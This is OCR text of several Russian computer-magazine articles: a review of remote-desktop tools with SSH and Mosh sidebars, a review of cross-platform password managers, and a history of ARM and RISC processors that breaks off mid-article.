Способ работы с этой программой немного отличается от TeamViewer и подобных программ. В основном окне выбери «с Mac или ПК» и затем увидишь последовательность действий, которую нужно выполнить, чтобы предоставить другому пользователю доступ к этому компу (рис. 12). Без регистрации на logmein.com не обойтись, она хоть и бесплатная, но совершенно лишняя.

Есть, правда, способ проще — анонимный доступ через браузер. Суть в следующем: пользователь, который хочет, чтобы ты настроил его комп, создает ссылку-приглашение, затем передает ее любым удобным способом тебе (по email, по скайпу и так далее). Ссылка-приглашение действительна определенное время (время назначает удаленный пользователь), даже если ссылку кто-то подсмотрит, он вряд ли сможет ей воспользоваться после истечения срока годности.

Давай рассмотрим, как создать приглашение и как его использовать. В разделе «Общий доступ к рабочему столу» выводятся текущие приглашения. Нажав кнопку «Отправить приглашение», ты можешь сгенерировать ту самую ссылку. Мастер создания приглашения позволяет определить длительность приглашения и способ отправки приглашения (можно отправить по электронной почте ссылку или получить ссылку и отправить ее вручную). Потом эту ссылку нужно отправить гостю. Когда он скопирует ее в браузер и откроет, то увидит экран приглашения. Гость может или полностью управлять компьютером, или только просматривать рабочий стол.

Выводы:

+ Не требует прав администратора.
+ Не требует настройки брандмауэра.
+ Удаленный доступ через браузер.
+ Мобильные клиенты.
- Несколько необычный принцип работы.



Рис. 11. Основное окно LogMeIn




Рис. 12. Как подключиться к этому ПК




Рис. 13. Удаленное управление через браузер



ULTRAVNC/REALVNC (FREEWARE)

VNC (Virtual Network Computing) — система удаленного доступа к рабочему столу компьютера, использующая протокол RFB (Remote FrameBuffer). В Windows сервер можно поднять в UltraVNC (uvnc.com) или RealVNC (realvnc.com). Программы похожи, поэтому рассмотрим только UltraVNC.

При установке можно установить как VNC-сервер, так и клиент. На твой компьютер, если к нему не нужен удаленный доступ, VNC-сервер можно не устанавливать. При установке сервера можно настроить его для запуска в виде системной службы, но для этого нужны права админа. Протокол RFB, который использует VNC, обычно подразумевает использование портов 5900–5906. Следовательно, для соединения по VNC нужно настраивать брандмауэр, иначе он «зарежет» соединение.

Для подключения к VNC-серверу используется программа UltraVNC Viewer. Программа универсальна, и ты можешь использовать ее для подключения к любому VNC-серверу, а не только к тому, на котором запущен UltraVNC Server. Аналогично к серверу, созданному программой UltraVNC Server, можно подключиться программой RoyalTS или любым другим VNC-клиентом.

Пару слов о том, как это все работает. Сначала запускаем программу UltraVNC Edit Settings и на вкладке Security задаем пароль для доступа к VNC-серверу, затем нужно запустить программу UltraVNC Server. После на другом компьютере запускаем UltraVNC Viewer (рис. 14) и вводим IP компа, на котором установлен VNC-сервер, и нажимаем кнопку Connect.




Рис. 14. UltraVNC Viewer

Выводы:

- Нужны права админа, нужно настраивать брандмауэр.
- \+ Один и тот же протокол можно использовать для управления Windows, OS X и Linux, но это преимущества не конкретной программы, а самой VNC.

AMMYY ADMIN (FREEWARE)

Ammyy Admin (www.ammyy.com/ru) — еще одна программа для удаленного доступа к рабочему столу. Программа хороша тем, что она абсолютно бесплатна, совсем нетребовательна к ресурсам (исполнимый файл вообще занимает смешные 700 Кб), позволяет организовать как обычный удаленный доступ к рабочему столу, так и соединение в стиле удаленного офиса, не требует установки и изменения параметров брандмауэра. С остальными возможностями программы ты сможешь ознакомиться на сайте разработчиков.

ANYWHERETS (FREEWARE)

AnywhereTS (anywherets.sourceforge.net) позволяет конвертировать компы в тонкие клиенты. Основное назначение этой программы отнюдь не удаленный доступ из соображений технической поддержки, как во всех ранее описанных программах, хотя ее тоже можно использовать для этого. AnywareTS позволяет дать вторую жизнь старым компам, которые будут использоваться как тонкие клиенты — подключаться к серверу, и уже на нем будут выполняться программы, которые физически невозможно запустить на старых ПК.

УДАЛЕННЫЙ ДОСТУП В WINDOWS 8

На «сервере» (то есть на компе, к которому планируется удаленный доступ) нужно выполнить следующие действия:

- Запусти SystemPropertiesRemote.exe.
- Включи флажок «Разрешить подключения удаленного помощника к этому компьютеру».
- Включи переключатель «Разрешить удаленные подключения к этому компьютеру» и нажми «Применить».
- Если используется энергосберегающий режим, нужно настроить комп, чтобы он не уходил в спящий режим.

На своем компе используй приложение «Подключение к удаленному рабочему столу» для подключения к удаленному компу.




Рис. 15. Разрешение удаленного доступа



INFO

Еще одно средство от Google: Chrome Remote Desktop, плагин для Chrome (bit.ly/VLleMI).


ВМЕСТО ЗАКЛЮЧЕНИЯ

Программ для удаленного доступа очень много. Как я, надеюсь, показал, самый привычный инструмент не всегда самый эффективный. Нужно отталкиваться от условий конкретной задачи, целевых платформ и других факторов. Надеюсь, теперь я окончательно прояснил всю картину удаленного доступа в твоей голове. Все предложения и пожелания можешь отправлять на dhsilabs@mail.ru.

SSH-ДОСТУП

Классикой удаленного доступа остается SSH. Казалось бы, что тут можно еще придумать? Ну например, что делать, если у тебя много удаленных машин? Прописывать алиасы для каждой? Есть специальные утилиты, позволяющие быстро переключаться между машинами.

Один из таких менеджеров в Linux — Gnome Connection Manager (kuthulu.com/gcm). Программа очень удобна, настоятельно рекомендуем.



В Windows для этой цели используется AutoPuTTY — оболочка для популярного SSH/Telnet-клиента PuTTY, скачать которую можно по адресу: www.r4dius.net/autoputty. Аналогичный менеджер SSH-соединений есть и для OS X — Shuttle (https://github.com/fitztrev/shuttle).

Для мобильных платформ можно использовать мобильные SSH-клиенты — Prompt (iOS) и ConnectBot (Android). Ссылки и скриншоты ты без проблем найдешь в Сети.

MOSH (MOBILE SHELL): ХОРОШАЯ АЛЬТЕРНАТИВА ДЛЯ SSH

Mosh (mosh.mit.edu) тоже можно использовать для удаленного доступа к консоли (то есть ты сможешь удаленно выполнять команды и будешь видеть их результат). Основное преимущество Mosh над SSH — возможность роуминга, то есть смены сети на клиентской машине, что полезно в дороге, когда сеть может меняться (сейчас она сотовая, через несколько минут — Wi-Fi, при этом меняется IP, но соединение остается). Часто путешествующие админы оценят это по достоинству. Но есть один большой недостаток: к обычному SSH-серверу Mosh не подключится, то есть на сервере придется устанавливать Mosh. Зато Mosh работает не в виде демона, как SSH, а как обычная программа, то есть для ее запуска не нужен root-доступ. Mosh доступен для многих дистрибутивов Linux и BSD, OS X, iOS (в составе популярного клиента iSSH) и Android.

GOOGLE HANGOUTS: ШЕРИНГ ЭКРАНА И ВИДЕОКОНФЕРЕНЦИИ

Как крайнюю меру можно использовать новый сервис от Google — Hangouts (google.com/+/learnmore/hangouts/?hl=ru). Он позволяет устраивать видеовстречи, во время которых пользователи могут демонстрировать друг другу свой экран. При желании можешь ознакомиться с этим сервисом самостоятельно.



Михаил Еловских
wronglink@gmail.com

КЛЮЧЕВОЙ МОМЕНТ

Обзор кросс-платформенных менеджеров паролей

Если ты читаешь этот журнал, ты наверняка в курсе базовых правил безопасности в Сети и следуешь им. Ты придумываешь для каждой учетной записи отдельный пароль и стараешься использовать максимально сложные комбинации. Уверен, ты уже давно работаешь с каким-нибудь менеджером паролей. Но и этого становится мало — ведь у тебя, скорее всего, куча компьютеров, браузеров и мобильных устройств. И после каждого громкого взлома ты бросаешься менять все что только можно. Как сделать свою жизнь чуточку проще?

Современный менеджер паролей — это уже не просто программа для хранения паролей в зашифрованном виде. От такой программы требуется поддержка мобильных платформ, браузерные плагины, методы безопасной синхронизации пользовательских данных и многое другое. Самые продвинутые программы умеют, например, предупреждать пользователя о том, что где-то что-то взломали и нужно поменять свой пароль. В общем, пространство для фантазии разработчиков огромно, и неудивительно, что некоторые из представленных в обзоре менеджеров успешно продаются за десятки долларов.



KEEPASS


keepass.info
Linux, Mac, Win / Android, iOS, Win Phone

KeePass — Linux среди менеджеров паролей, опенсорсный и буквально напичканный функциями. Официальная реализация есть только под Windows, но исходники открыты под GPLv2, поэтому есть огромное количество реализаций, в том числе под Linux и под OS X, например KeePassX. Также есть приложения и для мобильных ОС. Полный список неофициальных реализаций есть на странице проекта (keepass.info/download.html).

База данных паролей шифруется с помощью симметричного AES-256, а мастер-пароль хешируется с SHA-256. В качестве синхронизации обычно используют либо старую добрую флешку, либо один из облачных сервисов, например Dropbox. Некоторые мобильные клиенты, кстати, умеют с хранилищем в Dropbox работать автоматически.

Для KeePass есть куча плагинов и дополнительных инструментов: утилиты для импорта/экспорта паролей из БД, браузерные плагины, позволяющие автоматом заполнять формы логина, и дополнительные средства бэкапа и синхронизации. Все это собрано на отдельной странице (keepass.info/plugins.html).

К сожалению, у такого зоопарка клиентов есть и минусы. Сейчас используется две версии (1 и 2) базы данных, несовместимых друг с другом. При этом есть клиенты, поддерживающие только одну из версий. Несмотря на то что основное приложение бесплатно, существуют и платные клиенты, например под iOS. Как это часто бывает с подобными проектами, интерфейс у некоторых клиентов оставляет желать лучшего.



1PASSWORD

agilebits.com/onepassword
Win, Mac / Android, iOS

Этот клиент от AgileBits уже заслужил популярность у многих пользователей. Первое, с чем сталкиваешься при работе с ним, — невероятно продуманный до мелочей и удобный интерфейс. При добавлении нового веб-сервиса программа автоматически скачивает его иконку и делает скриншот главной страницы.


В комплекте с приложением также есть возможность установки браузерных клиентов. Они позволяют автоматически добавлять новые пароли в базу (подобно встроенным в браузер функциям запоминания паролей), а также автозаполнения форм с логином.

База данных, начиная с этого года, теперь зашифрована с AES-256. В качестве синхронизации доступны два варианта: Dropbox и iCloud. Как в приложении, так и в плагинах есть также удобный генератор безопасных паролей.

Дополнительно можно отметить portable-версию, написанную на JS и HTML, которая работает в браузере. Подробней о ней написано на официальной странице (help.agile.ws/1Password3/1passwordanywhere.html).

Поскольку разработчик пришел из мира Apple, есть свои нюансы. Например, высокая цена: десктопное приложение стоит около 50 долларов.

Под Linux клиента нет вообще, а в Android 1Password умеет только просматривать пароли, а не редактировать их или добавлять новые.







STRIP

getstrip.com
Mac, Win / Android, iOS


Strip — еще один интересный менеджер паролей от компании Zetetic. Простой и легковесный, при этом умеет все что нужно от менеджера паролей, но не более. Поддерживает платформы Windows и OS X. В списке мобильных платформ: Android и iOS.

База данных паролей хранится в SQLite и шифруется AES-256 с помощью дополнения SQLCipher (sqlcipher.net). Синхронизация между клиентами происходит либо через облачное хранилище (на выбор: Google Drive или Dropbox), либо через Wi-Fi.

Клиенты приложения платные, но цена (в отличие от 1Password, например) вполне приземленная: мобильные клиенты стоят по 5 долларов, десктопные — по 10.

Из явных минусов можно отметить, что на данный момент нет возможности интеграции Strip'а с браузерами для автоматического ввода пароля — весьма полезного функционала и защиты от кейлоггеров. Правда, авторы сообщают, что работа над дополнениями идет полным ходом, так что через некоторое время можно ожидать полнофункциональный менеджер паролей.

Также на форуме разработчиков упоминалось про планы запустить Linux-приложение.



DASHLANE

www.dashlane.com
Mac, Win / Android, iOS


Dashlane — довольно молодой менеджер паролей с активным желанием быть лучшим и самым безопасным среди себе подобных. И действительно, у него очень приятный интерфейс, поддержка различных операционок (к сожалению, Linux тут тоже в пролете) и адекватная цена.

Пароли в базе данных хранятся шифрованными AES-256. Есть возможность синхронизации через собственное дашлэйновское облако. Одна из самых классных фич — возможность использовать двухфакторную аутентификацию через Google Authenticator, что позволяет повысить защищенность данных. Также есть всякие приятные мелочи, типа дашборда безопасности, в котором выводится сводная информация по паролям, или довольно строгие требования к мастер-паролю (разный регистр, цифры, минимум восемь символов). Есть также возможность веб-доступа к паролям.

В стандартной поставке также присутствуют браузерные плагины, работающие привычным способом — позволяющие автоматически заполнять известные формы и сохранять результаты введенных паролей.


Интересна также и ценовая политика компании. Во-первых, все устанавливаемые приложения бесплатны, а оплачиваются услуги пользования сервисом. Во-вторых, есть бесплатный тарифный план (без синхронизации, бэкапов и веб-доступа), а есть премиум, стоящий вполне адекватные 20 долларов в год.

Из минусов можно отметить отсутствие полноценного клиента под Linux и слегка раздражающий логотип в каждом поле ввода, которые добавляет браузерный плагин.









LASTPASS

lastpass.com
Mac, Win, Linux / Android, iOS, Win Phone

LastPass — довольно старый менеджер паролей. Примечательно, что у него, по сути, нет клиентского приложения. Весь функционал по управлению паролями реализован через веб-приложение и через браузерные плагины. Но, несмотря на это, сервис в плане функционала довольно мощный. Доступна возможность обмена паролями с друзьями.

База данных с паролями шифруется с помощью AES-256 и синхронизируется между хранилищем плагина и сервером LastPass. Есть также portable-версии, причем как браузерных плагинов, так и самостоятельного приложения под Windows.

Также стоит отметить, что родные приложения есть для любой мобильной платформы (в том числе webOS или Symbian). Более того, например, для Android есть как отдельное приложение, так и плагин для браузера Dolphin.

В плане стоимости все просто, есть возможность бесплатного использования, есть дополнительные платные функции. Премиум-аккаунт стоит доллар в месяц или 12 долларов в год.

Вообще, от сервиса остаются спорные ощущения. С одной стороны, он довольно широко распространен и есть возможность использовать его на всех мыслимых и немыслимых платформах. С другой стороны, сервис разрабатывался довольно давно и на сегодняшний день нет впечатления лоска, присущего более молодым менеджерам паролей.




MY1LOGIN

https://www.my1login.com/content/index.php
Mac, Win, Linux / Android, iOS, Win Phone

My1login — это стартап, чем-то похожий на LastPass, но с прицелом на шаринг паролей. В основе лежит веб-приложение, с возможностью редактировать пароли, а для сохранения их из форм и автоматического ввода существует яваскриптовый букмарклет. Основной киллер-фичей менеджера паролей является групповая работа с паролями: есть возможность создавать несколько аккаунтов внутри организации, есть возможность управлять доступом различных лиц к определенным паролям. Такой юзкейс подойдет в первую очередь небольшим группам, которые имеют внутри себя определенную базу реквизитов. В данном случае, например, после плановой смены пароля к определенному сервису отпадет необходимость в сообщении новых данных каждому пользователю. Это все-таки немного безопасней, чем хранить список где-нибудь в вики. Также стоит отметить интересную двухступенчатую авторизацию.

К сожалению, у данного проекта нет обширной инфраструктуры, присущей «взрослым» менеджерам паролей. Нет мобильных приложений, нет возможности работать с базой паролей офлайн. Браузерные плагины также удобней букмарклета: они сами могут обновляться и реализовывать более удобный интерфейс.

Поэтому будем надеяться, что My1login найдет своего пользователя и сможет восполнить пробелы в сервисе.









BLUEPASS

https://bluepass.org
Mac, Linux

Автор программы Bluepass решил создать еще один менеджер паролей, скомбинировав при этом плюсы уже существующих решений и учтя их минусы:

- открытые под GPLv3 исходники повысят доверие к менеджеру и помогут сформировать комьюнити разработчиков;
- реализация на питоне, которая позволит сделать кросс-платформенное приложение для десктопных клиентов;
- мобильные приложения позволят работать с базой паролей без компьютера под рукой;
- синхронизация через P2P позволит избежать затрат на содержание «облака» и снизит вероятность массовой утечки реквизитов.

Все это выглядит очень многообещающе, если бы не одно «но»: пока большая часть функционала находится исключительно в планах. На данный момент есть неплохая реализация, работающая и синхронизирующаяся под Linux и OS X. Автор предлагает в лучших традициях краудфаундинга заинтересованным пользователям скинуться деньгами, позволив ему посвятить проекту 100% рабочего времени. В качестве конечной цели установлена планка в 60 000 долларов (что, надо заметить, весьма немало). Весь проект выложен на гитхаб, поэтому за ходом разработки можно следить. Справедливости ради надо заметить, что темпы разработки на данный момент вряд ли можно назвать вдохновляющими.

В любом случае заявленный функционал выглядит достаточно «вкусно», поэтому имеет смысл к данному менеджеру паролей присмотреться повнимательней.

КАК НАЧИНАЛСЯ ARM

Маленькая британская компания, подарившая миру мобильную революцию

Новый фаворит в гонке процессорных вооружений — фирма не из Кремниевой долины, а из английского научного городка Кембридж. Однако ее успех — вещь вовсе не внезапная, и за ним стоит история длиной в тридцать лет.



Андрей Письменный
apismenny@gmail.com

Бок о бок с Intel мы живем еще с восьмидесятых годов — имя этой компании встречается в новостях так часто, что название нынешнего поколения ее процессоров нередко известно даже далеким от техники людям. Но времена изменились, и планшеты со смартфонами стали потихоньку отбирать внимание и пользователей у персоналок, а отливают их ядра вовсе не на фабриках Intel. На передний план внезапно вышла британская компания ARM, о которой до недавних пор слышали лишь специалисты. Что за люди стоят за созданием процессоров, давших дорогу новому поколению компьютеров?

Формально фирма ARM Holdings была создана в 1990 году, а конкретнее — в тот момент, когда было подписано соглашение между тремя компаниями: Apple Computer, Acorn Computers и VLSI Technology. Apple в представлении не нуждается, а вот об Acorn и VLSI стоит поговорить подробнее.


КЕМБРИДЖСКИЙ ЖЕЛУДЬ

История Acorn связана с другой известной британской компанией — Sinclair Research, где был создан небезызвестный компьютер ZX Spectrum. Будущий сооснователь Acorn Крис Карри сделал свою карьеру именно в Sinclair Radionics (позднее — Research). В те времена Карри и Синклер были друзьями и вместе работали над карманным калькулятором и другими проектами, но в 1978 году во время подготовки прототипа ZX80 (одного из предшественников ZX Spectrum) они так сильно разошлись во мнениях относительно будущего компьютера, что Карри покинул Синклера и его компанию. А вскоре основал собственную — совместно с предпринимателем, изобретателем и инвестором Германом Хаузером. Фирма называлась Cambridge Processor Unit, или просто CPU.

Хаузер к тому времени уже успел завербовать одного гениального студента Кембриджского университета — Роджера Уилсона. Тот был буквально влюблен в электронику, на память цитировал справочники компонентов и писал программы в машинных кодах без единой ошибки — по крайней мере такова легенда. Опыт настоящей работы у Уилсона был небольшой — за ним числилось



Герман Хаузер и Крис Карри на заре Acorn



Acorn System 1 выглядел очень скромно — не сразу скажешь, что это компьютер

разве что создание автоматизированной кормушки для коров на основе чипа MOS Technology 6502. Но когда Хаузер предложил Уилсону поучаствовать в создании электронной записной книжки (которая так потом и не появилась на свет), тот немедленно согласился.

Карри привел с собой в новую фирму еще одного студента Кембриджа — второкурсника Стива Фербера. Фербер, как и Карри, ранее работал на Синклера и занимался разработкой набора MK14, из которого любой желающий мог собрать простенький домашний компьютер. Первое время Ферберу приходилось совмещать работу в CPU с учебой, но зато у него не было никаких сомнений в том, что после получения диплома он сможет продолжать заниматься любимым делом — придумывать компьютеры.

В 1979 году CPU был переименован в Acorn (что переводится как «желудь»), якобы чтобы числиться в телефонном справочнике до Apple. Но самое главное — фирма в тот год выпустила свой первый продукт, Acorn System 1. Это был очень скромный компьютер для научных расчетов, имевший однострочный ЖК-дисплей и продававшийся за 80 фунтов стерлингов. Для сравнения, ZX80, тоже считавшийся экстремально дешевым, в сборе стоил сотню.

Настоящий успех ждал Acorn двумя годами позже, когда совместно с BBC (да-да, той самой Британской широковещательной корпорацией, что по сей день снабжает весь мир своими новостями и сериалом «Доктор Кто») Карри и Хаузеру удалось выиграть тендер на поставки компьютеров в британские школы, — так родился BBC Micro. Клайв Синклер тоже участвовал в тендере и был настолько взбешен поражением, что напал на своего бывшего друга и коллегу Криса Карри в одном из кембриджских пабов и отхлестал его свернутой в трубочку газетой.

СВЕРХБОЛЬШИЕ ИНТЕГРАЛЬНЫЕ СХЕМЫ

В то время как индустрия переживала бум домашних компьютеров, в научной части отрасли происходили другие, не менее захватывающие события. Одно из них имеет непосредственное отношение к появлению ARM.

Общеизвестно, что интернет был придуман в Агентстве по перспективным оборонным научно-исследовательским разработкам США (DARPA), однако это не единственный проект DARPA, оказавший мощное влияние на всю индустрию. VLSI Project как раз из таких разработок: его относительно малая известность просто несоизмерима с его важностью. VLSI расшифровывается как Very-large-scale integration — сверхбольшая интегральная схема, или СБИС. В начале восьмидесятых все шло к переходу на такие схемы, но при их разработке инженеры столкнулись с серьезными проблемами.

С ростом числа транзисторов, умещающихся на кристалле интегральной схемы, проектировать процессоры становилось все сложнее, и, когда число транзисторов стало превышать сотню тысяч, старые методы начали приводить к появлению ошибок. Требовался новый способ проектирования, и вряд ли кого-то удивит, что решение заключалось в использовании компьютера.

Профессор Калифорнийского технологического института Карвер Мид и программист из лаборатории Xerox PARC Лин Конвей предложили создать систему автоматизированного проектирования (САПР), которая бы помогала делать процессоры фактически любой сложности. На тот момент для работы с такой программой понадобился бы суперкомпьютер, так что DARPA пришлось профинансировать не только создание САПР, но и все вокруг: разработку рабочих станций и даже операционной системы. Позднее из этих проектов вырастут фирмы Sun Microsystems и Silicon Graphics, а в качестве ОС будет создана новая ветвь UNIX — Berkley Software Distribution(BSD).

Мид и Конвей полагали, что если разработка процессоров будет лучше автоматизирована, то делать их смогут небольшие фирмы или даже студенты в ходе обучения. Идея оказалась не только верной, но и очень удачной: с помощью новых инструментов процессоры стало намного легче проектировать и появилась возможность делать это в отрыве от производства. Мало того, новый софт позволил выявить доселе скрытые особенности строения процессоров.

RISC — БЛАГОРОДНОЕ ДЕЛО

Современные процессорные архитектуры принято делить на два класса: CISC (Complex Instruction Set Computing — вычислители с комплексным набором команд) и RISC (Reduced Instruction Set Computing — вычислители с сокращенным набором команд). Между этими подходами есть принципиальная разница, но появилась она не сразу.


Ранние восьмибитные процессоры вроде Intel 8080 или Motorola 6800 умели исполнять всего несколько простых инструкций. Например, не было специальной инструкции для перемножения чисел, это действие требовало нескольких процессорных команд — смещений и сложений. Такой подход кажется неудобным, и потому решение добавить более емкие инструкции было интуитивным.

Считалось к тому же, что операции, воплощенные непосредственно в железе, будут исполняться намного быстрее, чем выполненные в виде программ. Так что в последующих разработках создатели процессоров стали добавлять поддержку все новых и новых инструкций. Перемножение двух чисел, к примеру, превратилось в одну команду, зато устройство микросхемы усложнилось, поскольку стало включать в себя отдельную подсистему, предназначенную для умножения. Так появились процессоры с комплексным набором команд. К этому семейству относятся и последующие чипы Intel, и другие процессоры, пользовавшиеся популярностью в 80-е годы.

Не сказать, что у комплексного набора команд нет своих достоинств, но за них пришлось заплатить хорошую цену. Если первые процессоры за один тик генератора тактовой частоты выполняли одну простую инструкцию, то более сложные инструкции стали требовать по несколько тактов.

В рамках все того же проекта VLSI профессор Калифорнийского университета в Беркли Дэвид Паттерсон провел исследование, в ходе которого нащупал иной подход к процессоростроению, который он назвал RISC. Выяснилось, что если ограничить набор инструкций лишь теми, которые могут быть исполнены за один такт, то можно увеличить скорость их исполнения и таким образом повысить общую производительность. Житейская логика подсказывает, что такого быть не должно: программы ведь получаются длиннее! Но когда речь идет о системах из сотен тысяч компонентов, житейская логика может отдохнуть, а верный ответ дадут моделирование и симуляция.





Archimedes — первый компьютер с процессором ARM

